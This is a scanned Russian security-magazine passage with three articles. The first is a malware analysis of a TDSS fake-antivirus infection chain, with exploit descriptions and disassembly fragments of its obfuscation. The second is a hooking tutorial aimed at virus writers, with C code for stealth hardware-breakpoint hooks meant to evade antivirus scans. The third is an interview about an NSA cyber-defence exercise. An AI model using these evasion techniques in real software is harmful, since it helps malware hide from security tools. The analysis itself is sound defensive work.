На нем приведена схема, которая поясняет расположение инородных элементов в HTML-коде. Все исследование сайта производилось на специальном компьютере, который подключен к интернету через рабочую машину. На рабочей системе установлен прокси-сервер на основе Small Http Server, сохраняющий на лету все файлы, которые через него проходят, и сниффер WireShark для подробного изучения интересующих пакетов. Скрипты разбирались отдельно с помощью программы MalZilla.

Кратко пробежимся по каждому из них и остановим внимание на самых интересных экземплярах. Самый первый скрипт с конца – Trojan-Downloader.JS.Pegel.g, знаменитый троян-загрузчик, написанный на JavaScript. Результатом его работы является код вида «`<iframe src = …`», который перенаправляет на страницу, содержащую эксплойт-пак. Однако в нашем случае с вредоносной страницы пришло лишь два байта, что было подтверждено в WireShark – поле Content-Length ответа сервера – 2.



Фрагмент Trojan-Downloader.JS.Pegel.g

Далее по списку и по расположению в файле (идем снизу вверх) находится Exploit.Script.Generic. Этот скрипт также написан на JavaScript, но защищен довольно просто. А именно – одна переменная является строкой, содержащей символы, образующие шестнадцатиричное число, из которой в цикле выделяется по два байта, затем они конкатенируются с «%», преобразуются функцией unescape и выводятся с помощью document.write. Преобразованный код пытается скачать и запустить очень опасный и популярный вирус Virus.Win32.Sality.ag. Реализуется это двумя способами – прямая загрузка с помощью уязвимости MS06-014 и выполнение шеллкода в результате переполнения буфера во время исполнения кода.




Фрагмент преобразованного шеллкода из Exploit.Script.Generic

Судя по коду, следующий скрипт предназначался для заражения PHP-страницы, но проявиться в должной степени ему была не судьба – похоже, что PHP-движок на сервере просто отсутствовал. Расшифровав криптованные строки с помощью алгоритма base64, я обнаружил функционал – отсылка определенной информации на сервер с помощью запроса POST, получение ответа, расшифровка и использование. Следующий экземпляр довольно интересен из-за его обращения к сети Twitter. В результате его дешифровки происходит загрузка JSON-файла из социальной сети с помощью следующего кода:


```
<script src='http://search.twitter.com/trends/
daily.json?callback=callback'>
```

Полученный файл содержит наиболее обсуждаемые темы за последний день и код, вызывающий функцию, стоящую в запросе после «callback=». К сожалению, в рассматриваемом скрипте отсутствует функция callback, поэтому дальнейшее поведение проследить не получилось.



Фрагмент файла daily.json, полученного с twitter.com

Последние три зловреда объединены конечным функционалом – все они переходят по разным ссылкам, но в ответ приходит пакет «302 Moved Temporarily», содержащий в поле location ссылку на другую страницу с вредоносным скриптом – 121.101.***.203. Отлично, скачаем и проанализируем этот файлик. Оказывается, его код производит попытку скачать вредоносный PE-файл, детектируемый как Packed.Win32.Krap.x. Делается это многими способами, которые слегка модифицируются для каждой версии Windows, но ожидаемый результат всегда одинаковый. Среди этих способов присутствует запуск PDF-файла, эксплуатирующего уязвимость в Adobe Reader, использование зловредного Java-апплета, загрузка с использованием MS06-014.



Фрагмент кода Trojan-Downloader.JS.Timul, содержащий проверку версии Windows

Остановимся поподробнее на PDF'ке, а затем перейдем к рассмотрению Krap.x. Если открыть файл с помощью какого-либо просмотрщика, например, Hiew, то вложенный вредоносный JavaScript-компонент будет отлично виден. Когда пользователь открывает уязвимый Adobe Reader, происходит эксплуатация уязвимости и вызывается вышеупомянутый скрипт. Результатом его деятельности является исполнение машинного кода, который скачивает и запускает Krap.x. Сам шеллкод зашифрован довольно просто – с помощью инструкции XOR с ключом 0x99.

Фрагмент загруженного Exploit.JS.Pdfka.bwb, содержащий исполняемый JavaScript-код

На этом рассмотрение всех скриптов можно закончить. Действие каждого из них ты можешь увидеть на соответствующей схеме. Фактически, только четыре из них оказались полностью рабочими, при этом три скрипта выполняли загрузку одного и того же файла. Красной рамкой отмечены вредоносные объекты, полученные в результате исполнения главной странички сайта.




Схема работы всех вредоносных скриптов, расположенных на главной странице

Пришло время проанализировать зловред Packed.Win32.Krap.x, который, в конечном итоге, скачивает и запускает TDSS. Файл подробно исследовался с помощью дизассемблера и отладчика IDA. После первичного осмотра при помощи Hiew были обнаружены большие зашифрованные области и небольшой участок кода. Однако этот участок не такой простой – в нем используется антиэмуляция на основе FakeApi и работы с исключениями, что также усложняет отладку. Обфускация в файле не применялась. Зашифрованные участки расшифровываются с помощью инструкций ROL и SHR.

```
call    GetModuleHandleA
add     dl,5
add     dl,5
add     dl,5
add     dl,5
add     dl,5
add     dl,5
add     dl,5
add     dl,5
add     dl,5
add     dl,5
push    eax
call    LoadLibraryA
push    eax
call    LoadLibraryA
push    eax
call    LoadLibraryA
call    GetLastError
dec     ecx
call    GetLastError
call    GetLastError
dec     ecx
call    GetLastError
call    GetLastError
dec     ecx
call    GetLastError
call    GetLastError
dec     ecx
call    GetLastError
call    GetLastError
dec     ecx
call    GetLastError
mov     edx,000015000 ;"
```

```
call    .00040111C --↓1
mov     edx,[esp][00C]
mov     eax,000000000 ;"
mov     edi,[eax][edx]
dec     edi
jnz     .000401116 --↓2
add     eax,8
push    008
pop     esi
adc     [eax][edx],esi
sub     eax,8
2mov    [eax][edx],edi
xor     eax,eax
retn ; ^-^-^-^-^-^-^-^-^-^-^-
1xor    edx,edx
push    d,fs:[edx]
mov     fs:[edx],esp
dec     ecx
sub     [000401100],edx
dec     ecx
add     esp,8
retn ; ^-^-^-^-^-^-^-^-^-^-^-
```

Фрагменты дизассемблированного кода Packed.Win32.Krap.x, реализующего антиэмуляцию



На этом первую часть, посвященную появлению Trojan.Win32.TDSS на компьютере, можно считать завершенной. Мы рассмотрели все скрипты, расположенные на зараженной странице, их поведение. Также был затронут анализ типичного даунлодера Packed.Win32.Krap.x, защищенного зловредным упаковщиком. Оказалось, что путь от посещения «плохого» сайта до появления TDSS на компьютере очень длинный.

КОВЫРЯЕМ ОБРАЗЕЦ

Первым делом исследуемый образец был подвергнут визуальному осмотру в Hiew. В файле была обнаружена одна секция с исполняемым кодом размером ~0x1000, а большую его часть (~0x60000 байт) составляли зашифрованные данные. Насторожила таблица импортов, в которой, помимо довольно обычных функций для расшифровщика (VirtualProtect, GetTempPathA, GetModuleHandle из библиотеки Kernel32.dll), содержались записи, предназначенные для работы с диалоговыми окнами – GetDlgCtrlId, GetParent из user32.dll. Наличие только двух таких функций вызывает недоумение и указывает на возможность их использования для реализации антиэмуляции. Исполняемая часть выглядит весьма своеобразно – присутствует большое количество повторяющихся символов: «H», «.», «f». Они соответствуют инструкциям LEA, префиксу семгента CS, префиксу размера операнда. В режиме дизассемблера в глаза бросилась явная обфускация – множество инструкций, которые не несут полезной нагрузки, например, LEA AX, CS:[EAX + 0]; LEA AX, [EAX + 0]; LEA AX, [EAX] и др.


```
lea    ax,cs:[eax][0]
push   ebx
jmp    .000401599  --↓3
add    ebx,esi
jmp    .0004015A2  --↓4
mov    edi,ds:[esp]
jmp    .0004012C0  --↓5
lea    eax,[eax]
jmp    .0004012C7  --↓6
pop    edi
lea    ax,cs:[eax][0]
push   eax
lea    ax,cs:[eax][0]
push   ecx
lea    ax,cs:[eax][0]
push   esp
lea    ax,cs:[eax][0]
```


```
push   eax
lea    ax,[eax]
pop    eax
pop    edi
push   eax
lea    ax,[eax]
pop    eax
pop    edi
push   eax
lea    ax,[eax]
pop    eax
pop    ebx
push   eax
lea    ax,[eax]
pop    eax
pop    esi
```

Фрагменты дизассемблированного кода Trojan.Win32.Tdss, содержащие обфускацию

Для того, чтобы упростить анализ, коды вышеупомянутых инструкций были заменены на последовательности из NOP'ов. После выполнения этого действия оказалось, что только ~25% кода что-то реально выполняют. Кстати, полностью обфускацию мы не убрали – осталась та, которую исключить уже сложнее, например, четыре вызова inc reg подряд вместо add reg, 4. Однако даже преобразованный фрагмент анализировать под отладчиком получается очень непросто ввиду того, что выполнение происходит нелинейно – управление непрерывно передается с помощью JMP'ов в разные участки исполняемой области.

«Участок не такой простой – в нем используется антиэмуляция на основе FakeApi и работы с исключениями»





Фрагменты преобразованного дизассемблированного кода Trojan.Win32.Tdss

В процессе отладки обнаружилась антиэмуляция. Она заключается в последовательном вызове функций GetDlgCtrlID и GetParent и косвенному обращению к FS: с использованием кодов возврата. Это смещение соответствует полю LastErrorValue недокументированной структуры Windows – TEB. Затем значение поля сравнивается с эталонным. Далее происходит обращение к полю SpareBool структуры PEB. Его значение впоследствии используется для корректной работы зловреда.

После отработки разнообразных защитных механизмов приходит время исполнения полезной составляющей. В данном случае это расшифровка основного тела вредоносного файла с помощью алгоритма RC4. Причем вначале подготавливается алфавит от 0x0 до 0x100 с полученным значением SpareBool, а затем и основной ключ. С помощью программы PETools был получен дамп, содержащий расшифрованное тело. Оказалось, что оно было скомпилировано с помощью MSVC и содержит еще один файл, который был незамедлительно извлечен. Он оказался динамической библиотекой, которая работает в связке с исходным вредоносом, также упакована TDSS и содержит в себе еще файл. Такое повторялось несколько раз, и в результате, помимо исходного экземпляра, появилось еще три файла. С каждого был снят дамп памяти процесса.

Фрагмент расшифрованного участка файла компонента рассматриваемого зловреда

По приведенному выше скриншоту можно однозначно идентифицировать класс вредоносного файла – фальшивый антивирус. Его основное назначение – напугать пользователя так, чтобы он согласился заплатить деньги за «излечение» системы от вирусов. Этот экземпляр также прописывается в автозагрузке, выполняет множество других деструктивных действий и пытается отключить целый ряд легальных антивирусов (строки взяты в дампе одного из компонентов):

Malwarebytes' Anti-Malware_is1; NOD32; Agnitum Outpost Security Suite Pro_is1; Avira AntiVir Desktop; avast!; AntiVir PersonalEdition Classic; Sophos; Sophos Client Firewall; Sophos Antivirus; Kaspersky 2010; Kaspersky 2008; F-Secure Web Filter.

ЗАКЛЮЧЕНИЕ

Результат банален: все свелось к получению прибыли путем обмана пользователя. Фальшивый антивирус оказался очень хорошо защищен как от антивирусов (путем использования полиморфизма, обфускации и антиэмуляции), так и от людей, пытающихся его разобрать. Очень интересна цепочка, по которой происходит распространение TDSS – в ней принимает участие несколько скриптов, а также защищенный даунлоадер. Вполне возможно, что вирусописатели разработали фальшивый антивирус, затем купили упаковщик TDSS, а потом стали распространять свое детище через партнерку.

Александр Эккерт stannic.man@gmail.com



Hook-FAQ: hard version

Разбираемся в старых и новых способах установки системных хуков

Хочешь стать Черным Властелином своего компьютера? Хочешь знать все тайны разработчиков малвари и антивирусов? Читай статью, медитируй, постигай азы дзена, и да снизойдет на тебя прозрение (всем спокойно, познание Дао и прободение Шамбалы в результате прочтения этой статьи редакцией не гарантируется — прим. ред)!

RTFM

Что такое хук (hook — крючок, англ.)? Это механизм, позволяющий отследить некое событие в операционной системе. Было оно разработано дяденьками из Microsoft с самыми благими намерениями — позволить программисту более эффективно решать свои задачи путем установки контроля над событиями клавиатуры, мыши и многого другого. Реализовался он при помощи всем известных функций: SetWindowsHook(Ex), UnhookWindowsHook(Ex) и CallNextHook(Ex).

Хук служит для перехвата неких событий до того, как они дойдут до приложения. Эта функция может реагировать на события и, в некоторых случаях, изменять или отменять их. Функции, получающие уведомления о событиях, называются «фильтрующими функциями» и различаются по типам перехватываемых ими событий. Пример — фильтрующая функция для перехвата всех событий мыши или клавиатуры. Чтобы Windows смогла вызывать функцию-фильтр, эта функция должна быть установлена, то есть, прикреплена к хуку (например, к клавиатурному). Прикрепление одной или нескольких фильтрующих функций к какому-нибудь хуку называется установкой хука. Если к одному хуку прикреплено несколько фильтрующих функций, Windows реализует очередь функций, причем функция, прикрепленная последней, оказывается в начале очереди, а самая первая функция — в ее конце.


Со временем благородное понятие хука извратилось, причиной чего стали действия вирусописателей и малварщиков. Первые вирусы были, как бы это сказать... наивными, наверное. Они представляли собой отдельный exe-файл, напрямую вызывающий нужные функции системы. Шло время и антивирусы, которые появились чуть позже и вдруг стали коммерческими, довольно быстро научились ловить вирусы по сигнатурам путем простого сканирования оперативной памяти или дискового пространства.

И вот тут-то, в пылу извечной борьбы между писателями вирусов и их «ловцами» встал один-единственный вопрос, который стоит на повестке дня до сих пор и будет стоять в ближайшем необозримом будущем — это вопрос выживания в операционной системе. Причем он также актуален и для антивирусов, ведь для хорошего системного программиста, пишущего вирусы/руткиты, вынести процесс антивируса из системы — не слишком сложная задача.

Поэтому можно смело утверждать, что одна из задач антивирусов — это умение сохранить свой процесс в целостности и сохранности от злонамеренных действий

rku

вируса. В общем, на сегодняшний день под хуками следует понимать установку контроля над основными системными функциями операционной системы, от которых зависит жизнеспособность любой программы — речь идет, как правило, о функциях работы с процессами, потоками, сетью и интернетом и т.д. «А как же SetWindowsHook?» — спросишь ты меня. «Прошлый век», — отвечу я. Использовать их давно уже не кошерно.



Перехват IAT - ненорма

ЧТО ИМЕЕМ?

Проще всего установить хук в системе путем создания так называемой прокси-функции. Иначе говоря, тебе надо определиться, какую функцию ты перехватываешь, и найти адрес ее вызова. Для этого обычно используется функция GetProcAddress примерно вот так:

```
GetProcAddress(GetModuleHandle("ntdll.dll"),
  "CsrNewThread").
```

Однако просвещенные знают, что она практически всегда перехватывается аверами, и для нахождения адреса функции используют парсинг таблицы импорта той или иной библиотеки, обычно ntdll.dll, kernel32.dll (kernelbase.dll в Windows7) или advapi32.dll.
Далее тебе нужно создать свою прокси-функцию, точь-в-точь повторяющую вызываемую примерно вот таким образом:

```
int MyNewFunction(void *param1,
   int param2, bool param3)
{
   return OriginalFunction(param1,
      param2, param3);
}
```

После этого следует перезаписать адрес вызова OriginalFunction на свой — то есть, на MyNewFunction. Теперь, если кто-либо захочет вызвать для исполнения OriginalFunction, сначала будет вызвана твоя прокси-функция MyNewFunction, которая уже потом передаст управление на оригинальный адрес. Вот таким вот нехитрым образом действуют, наверное, 8 хуков из 10. Этот способ удобен лишь своей простотой, но при этом представляет собой ужасное палево для аверов. Как? Поразмысли сам — все, что аверу нужно, это сравнить прежний, «законный», адрес функции с тем, что есть на самом деле. Если они отличаются — бьем тревогу. Кстати, встает и следующий вопрос: откуда взять этот самый адрес оригинальной функции? Тут особо гадать не надо — его считывают с нужного файла на диске. Этот подход основывается на том предположении, что вирус не будет патчить таблицу экспорта файла, лежащего на диске, ограничившись патчем виртуальной памяти.
Итак, едем дальше. Как я уже говорил, использование хука в виде прокси-функции хоть и удобная вещь, но, во-первых, палевная, а во-вторых, подходит лишь для начинающих. То есть не для тебя :). Самый распространенный вид хука — это сплайсинг. Уверен, ты не раз слышал это слово. В нашем случае это запись на начало функции пятибайтовой последовательности, которая представляет собой команду jmp по адресу обработчика перехвата. Здесь первый байт — опкод jmp, оставшиеся четыре байта — адрес твоей функции.
Если необходимо вызывать перехватываемую функцию, то перед заменой необходимо сохранить ее начальные байты и перед вызовом восстанавливать их. Недостаток данного метода состоит в следующем: если после восстановления начала функции произошло переключение контекста на другой поток приложения, то он сможет вызвать функцию, минуя перехватчик. Этот недостаток можно устранить, останавливая все побочные потоки приложения перед вызовом, и запуская после вызова. Ну и конечно, сплайсинг, как и прокси-функции, тоже легко выявляется методом сканирования памяти, так как сразу будет видно, что вызов функции идет куда-то в другое место.
Вообще, забегая вперед, должен донести до широкой общественности, что почти все методы перехвата вызова функций так или иначе детектятся сканированием памяти. За исключением двух методов, но об этом читай ниже.

IAT, EAT И ДРУГИЕ ЗВЕРИ

Возникает вопрос: а на что и, самое главное, где можно ставить свои хуки? Первое, что приходит на ум — конечно же, поставить перехват на Import Address Table (IAT).
Когда приложение использует функцию из библиотеки, приложение должно импортировать адрес функции. Каждая DLL, используемая приложением, описана в структуре, называемой IMAGE_IMPORT_DESCRIPTOR. Эта структура содержит имя DLL, чьи функции импортированы приложением, и два указателя на два массива структур IMAGE_IMPORT_BY_NAME. Структура IMAGE_IMPORT_BY_NAME содержит имена импортированных функций, используемых приложением.
Когда операционная система загружает приложение в память, читается структура IMAGE_IMPORT_DESCRIPTOR и каждая требуемая DLL загружается в память приложения.
Как только DLL отображена (mapped), операционная система располагает каждую импортированную функцию в памяти и записывает поверх одного из массивов IMAGE_IMPORT_BY_NAME с исполнительным адресом функции.
Как только hook-функция появляется в адресном пространстве приложения, твой вирус сможет прочесть формат PE



dvd


На диске ты сможешь найти программную реализацию прочитанного, выложенную, кстати, исключительно для ознакомления.



links

http://vx.netlux.org — своеобразный музей вирусов, вирусных движков и прочей интересной ерунды. Must visit, одним словом.





Перехват IAT - норма

целевого приложения в памяти и заменить целевой адрес функции в IAT адресом hook-функции. Тогда, когда перехватываемая функция будет вызвана, твоя hook-функция будет выполнена вместо первоначальной функции. Чуть более редкий вариант, встречающий в природе, реализованный по приниципу «Если гора не идет к Магомеду...» — перехват Export Address Table (EAT), когда патчится, наоборот, таблица экспорта Dll, которая экспортирует целевую функцию.

STELTH-ХУКИ: ПОЙМАЙ МЕНЯ, ЕСЛИ СМОЖЕШЬ

Как я уже писал выше, главный недостаток вышеуказанных методов перехвата — это вынужденная модификация памяти, что неизбежно ведет к ее детекту со стороны аверов. Есть ли выход? Как ни странно, есть. Даже два. Первый из них — это зарегистрировать свой обработчик исключений, затем добиться, чтобы он получил управление. Это можно сделать, например, потерев какой-либо участок памяти. Второй способ представляет собой несколько видоизмененный первый. То есть, ты, как и раньше, регистрируешь обработчик исключений, но для их генерирования ты используешь прием, известный среди дебаггеров. Как ты знаешь, дебаг-регистры процессора используются для отладки приложений и доступны, как правило, из кернелмода. Однако их можно устанавливать и из юзермодных приложений путем использования функций GetThreadContext/SetThreadContext. Используются дебаг-регистры для установки точек останова (Breakpoints) на доступе к участку памяти или исполнении.
Всего имеется восемь регистров, их назначение следующее:

- DR0 - DR3 — Каждый из этих регистров содержит линейный адрес одной из четырех контрольных точек. Если подкачка страниц разрешена, то их значения транслируются в физические адреса по общему алгоритму;
- DR4 - DR5 — Регистры зарезервированы и в процессоре i486 не используются;
- DR6 — Отладочный регистр состояния. Он сообщает об условиях, выявленных во время генерирования отладочного исключения (номер 1). Биты регистра устанавливаются аппаратно, а сбрасываются программно;
- DR7 — Регистр задает вид доступа к памяти, связанный с каждой контрольной точкой.

Итак, все, что тебе нужно сделать — это установить хардварный бряк (hardware breakpoint, он же int 1) на начало функции, чтобы процессор сгенерировал так называемое «одношаговое исключение» (single step exception) и затем, путем установки своего обработчика исключения:

```
AddVectoredExceptionHandler(0, (PVECTORED_EXCEPTION_
HANDLER)DebugHookHandler), перехватить этот самый
EXCEPTION_SINGLE_STEP.
```

При его генерации твой обработчик получит управление желанной функцией. Несомненное достоинство такого метода в том, что он абсолютно невыявляем путем сканирования памяти, поскольку ее модификация здесь не происходит.

```
int SetDebugBreak(FARPROC address)
{
   int status = -1;

   HANDLE thSnap = CreateToolhelp32Snapshot(
      TH32CS_SNAPTHREAD, NULL);
   THREADENTRY32 te;
   te.dwSize = sizeof(THREADENTRY32);

   Thread32First(thSnap, &te);
   do
   {
      if(te.th32OwnerProcessID != GetCurrentProcessId())
         continue;

      HANDLE hThread = OpenThread(
         THREAD_ALL_ACCESS, FALSE, te.th32ThreadID);

      CONTEXT ctx;
      ctx.ContextFlags = CONTEXT_DEBUG_REGISTERS;
      GetThreadContext(hThread, &ctx);

      if(!ctx.Dr 0)
      {
         ctx.Dr0 = MakePtr( ULONG, address, 0);
         ctx.Dr7 |= 0x00000001;
         status = 0;
      }
      else if(!ctx.Dr1)
      {
         ctx.Dr1 = MakePtr( ULONG, address, 0);
         ctx.Dr7 |= 0x00000004;
         status = 1;
      }
      else if(!ctx.Dr2)
      {
         ctx.Dr2 = MakePtr( ULONG, address, 0);
         ctx.Dr7 |= 0x00000010;
         status = 2;
      }
      else if(!ctx.Dr3)
      {
         ctx.Dr3 = MakePtr( ULONG, address, 0);
         ctx.Dr7 |= 0x00000040;
         status = 3;
      }
      else
         status = -1;

      ctx.ContextFlags = CONTEXT_DEBUG_REGISTERS;
      SetThreadContext(hThread, &ctx);
      CloseHandle(hThread);
   }
   while(Thread32Next(thSnap, &te));

   return status;
}
```

ЗАКЛЮЧЕНИЕ

Как ты видишь, даже в самых сложных ситуациях можно найти возможность исполнить свой код. Уверен, что при этом твой код нацелен исключительно на решение задач по защите твоей системы. Удачи тебе и удачного компилирования!



Мария «Mifrill» Нефедова mifrill@real.xakep.ru



ПОЛЕ БИТВЫ — СЕТЬ

ИГРЫ В ВОЙНУШКУ НА ВЫСШЕМ УРОВНЕ

Думаешь, только в кино крутые хакеры могут денно и нощно ломать правительственные сети, заметать следы и тягаться с такими же гениями из спецслужб? Тогда читай о том, как Агентство национальной безопасности США ежегодно устраивает настоящие кибервойны!

КИБЕРВОЙНЫ ПОНАРОШКУ

«Одна держава, расположенная на юге Азии, обладает темным коммунистическим прошлым и носит гордое имя Социалистическая Республика Махастан. Но экономика этой державы, некогда бывшая одной из сильнейших в мире, сейчас переживает не лучшие времена. Свое черное дело сделали внутренние конфликты на национальной почве, стремительные перемены в демографической картине, зависимость от импорта энергоресурсов, загрязнение окружающей среды, нехватка чистой воды и плодородных земель. Серьезный экономический спад повлек за собой массовые протесты среди населения, однако руководство страны не спешит признавать внутренние проблемы, вместо этого обвиняя Запад в пропагандистской и «подрывной» деятельности.
Помимо описанного, Махастан давно не в ладах с республикой Тапробан, которой принадлежит большой остров, расположенный в прибрежных водах Махастана. Так как Тапробан богат и перспективен, Махастан совсем не против присоединить его к себе, но вот самим островитянам эта идея хорошей не кажется. Назревший кризис ухудшает и без того шаткую ситуацию, и становится ясно, что из-за территориального спора вот-вот приключится вооруженный конфликт. Махастан, похоже, и вовсе вознамерился начать открытую блокаду Тапробана, дабы подкрепить собственные претензии на остров.
США и союзные силы не имеют договоренностей ни с одной из сторон, но крайне заинтересованы в том, чтобы до кровопролития и открытого столкновения дело не дошло. Известно, что Махастан сильно уступает США и союзным войскам в плане технологического оснащения и явно не выдержит столкновения с ними «в лоб». Впрочем, хитрые коммунисты вложили средства в определенные виды вооружения, призванные лишить их противника преимущества. В частности, немало финансов было выделено для развертывания настоящей кибервойны.
Высшее военно-политическое руководство США принимает решение о начале операции FORWARD DEFENSE, призванной не дать Махастану атаковать Тапробан. На остров направляется военный контингент, в состав которого входят и «компьютерные» спецгруппы. Задача последних — помочь местным защитить свою инфраструктуру, детектировать и смягчить последствия грядущих кибератак и помочь руководству Тапробана в долгосрочной оборонной стратегии».
Приведенный выше текст — не более, чем выдумка, но согласись, она навевает множество параллелей. На самом деле никаких Махастана и Тапробана, конечно же, не существует, а вышеизложенное — лишь сценарий американских военных учений. Если быть точнее — киберучений, которые ежегодно проводит разведка США.
Подготовке и обучению айтишников в Штатах вообще уделяется много сил и времени. Дело в том, что именно в киберсфере США сильно отстают от того же Китая, и сейчас это стараются активно пофиксить — в ВУЗах куют кадры, которые в будущем смогут не только встать на страже кибербезопасности страны, но и подпортить нервы ее «потенциальным противникам». Занимаются этим, разумеется, не только в гражданских университетах, но и в военных академиях, где сие и заметно ярче всего.
В рамках этой самой ковки кадров АНБ (Агентство национальной безопасности) проводит ежегодные учения в формате конкурса как среди гражданских колледжей, так и среди военных академий страны (второе считается более крутым и хардкорным). Сегодня мы поговорим именно о втором, то есть о подготовке военных айтишников и о ежегодном конкурсе Cyber Defense Exercise, который в этом году отметил свой 10-летний юбилей.

CYBER DEFENSE EXERCISE

В первую очередь задача Cyber Defense Exercise (CDX) — вызвать интерес к айтишным делам у представителей военки и повысить общий уровень компьютерной грамотности у них же. «У нас именно после CDX народ записывается на офицерские IT-специальности. Я вот, например, тоже вплотную это рассматриваю, хотя до конкурса об этом даже не помышлял. И опять же из четверых старшекурсников, которые в этом году были в основном составе нашей команды, трое уже точно пойдут именно туда», — рассказывает Дмитрий Хэтли, один из участников команды Военно-морской Академии США (United States Naval Academy), которая в этом году выиграла престижное состязание.
Да, как ты уже понял, нам удалось побеседовать с одним из членов команды-победителя этого года. Никаких военных тайн он нам, увы, не сдал, но и без них получилось весьма интересно.
М.: Для начала, пока мы не углубились в детали, расскажи, какой прок от этого состязания самому Агентству Национальной Безопасности? По итогам конкурса они «вербуют» лучших спецов, предлагают им что-то?
Д.Х.: Нет, в АНБ нас рекрутнуть невозможно — мы после учебы служим на флоте минимум пять лет (в США нет обязательного военного призыва. Зато у них есть контрактная служба и высшие военные учебные заведения, поступить в которые весьма сложно и уровень



ЛАБОРАТОРИЯ С ДРУГОГО РАКУРСА. ОБРАТИ ВНИМАНИЕ НА ТАБЛИЧКИ ПОД ПОТОЛКОМ

НЕБОЛЬШОЙ ГЛОССАРИЙ

АНБ — Агентство национальной безопасности США.
Red Team — атакующее, пенетрационно-тестящее подразделение АНБ. Официальная работа «красной команды» — не только атаковать чужое, но и проверять свое.

ПОЗЫВНЫЕ, ИСПОЛЬЗУЕМЫЕ ВО ВРЕМЯ ИГРЫ:
White Cell — судьи, надзирающий орган.
Blue Cell(s) — команда(ы) обороняющихся ВУЗов.
Red Cell — атакующая команда.
Gray Cells — «тупо-пользователи».

образования там очень крутой в самом хорошем смысле этого слова. Расплачиваться за учебу в таких ВУЗах приходится обязательной службой стране после выпуска. Здесь и далее — прим. Mifrill). Но! Зато нас можно направить не, скажем, в авиацию, а в «10-й флот». После выпуска. То есть, можно вызвать у нас желание пойти именно туда. Причем, все это должно быть как в том анекдоте про кошку и горчицу — добровольно и с песнями.

М.: Что за организация этот «10-й флот»?

Д.Х.: 10th Fleet... Просто так удобнее говорить, чем United States Fleet Cyber Command. Это объединение всех-всех военных айтишников США, а «флот» — потому что Navy во главе. Никаких кораблей там, на самом деле, конечно же, нет :).
Это что-то вроде самого АНБ, только там все военные. С АНБ «10-й флот» очень тесно сотрудничает.

М.: Думаю, многим нашим читателям будет интересно узнать, есть ли у Cyber Defense Exercise официальный сайт или хотя бы страничка, где можно почитать о мероприятии поподробнее?

